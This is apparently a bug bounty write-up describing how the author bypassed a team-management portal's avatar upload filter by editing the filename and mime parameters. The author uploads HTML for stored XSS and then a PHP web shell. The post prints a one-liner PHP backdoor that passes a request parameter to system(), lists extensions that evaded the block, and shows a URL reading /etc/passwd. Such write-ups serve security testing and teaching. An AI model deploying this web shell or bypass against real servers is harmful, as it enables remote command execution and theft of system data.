Unrestricted File Upload to RCE | Bug Bounty POC
Hey Guys, Hope all of you guys are doing well, I’m an Active Bug Bounty participant, & also sometimes work as a Freelancer for some extra pocket money :p
So I got a Project to test a site for possible security issues, while working on the Project i was able to bypass the file Upload functionality to Upload a shell to the website. It wasn’t a regular Bug Bounty Hunt so my target was Damn vulnerable but also fun to practice. ( I haven’t taken much screenshots during testing so will try to share as much info as i can ) Back to the POC, It all started by Logging into the account, The website was basically a team management portal and i was testing for any Cross Site Scripting issues, ( And i got one ) but then from setting their was an option to upload user profile image,

So I decided to test it, the first thing i did was to check what if they Upload images on same site or on a 3rd party storage. all other images on that website was on https://targetsite.com/images/static/image.jpg so when i uploaded the simple image on the profile it was on https://taretsite.com/images/users/<ProfilID>/name.jpg Now the next thing was to try uploading any other extension, but if i try uploading any extension other than JPG, PNG, & GIF it popup a forbidden error. But while testing i realized that they send a GET request containing the filename & mime, in it



https://targetsite.com/settings/19982638/avatar?name=teest.png&mime=image%2Fpng

and the response of the request was 200OK simple & The next request was simple PUT request for file upload to the images directory

https://targetsite.com/users/19982638/testtts.png

I tried chaining the content of the PUT request as HTML or TXT but it always gets back a 500 Internal Server Error. It was because i forget that the referer header contains the last URL. But then tested it again By changing the name & mime in 1st GET request as it was added as Referer to the next PUT request and then i changed the content & file type in the PUT request.

https://targetsite.com/settings/19982638/avatar?name=kj.html&mime=text%2Fhtml

and Following that request i made changes to the PUT request to Upload an HTML file and it was Success…. Now I have a Stored XSS using HTML file, I bypassed the Same origin Policy, & X-Frame-Options Header. etc
Now i decided to upload a PHP file,
<table><tbody><tr><td><span><?php</span><span> <span>if</span>(<span>isset</span>(<span>$_REQUEST</span>[<span><span>‘</span>cmd<span>’</span></span>])){ <span>echo</span> <span><span>“</span><pre><span>”</span></span>; <span>$cmd</span> <span>=</span> (<span>$_REQUEST</span>[<span><span>‘</span>cmd<span>’</span></span>]); <span>system</span>(<span>$cmd</span>); <span>echo</span> <span><span>“</span></pre><span>”</span></span>; <span>die</span>; }</span><span><span>?</span>></span></td></tr></tbody></table>
i used the simple one liner PHP backdoor for the test purposes.
But One thing that made me angry was i wasn’t able to execute a PHP file for some reason it always gave me a 403 Forbidden error, But then i decided to try some other extensions, php=> 403 Forbidden But phps, phpt, php3, php4, php5=> 200 OK Target: http://targetsite.com/images/users/19982638/cmd.phps?cmd=cat+/etc/passwd i guess only the php extension was not getting uploaded but others worked, It was all for me to confirm the issue.
Note: I haven’t disclosed the actual website that i worked with and posting this after the developer review this post.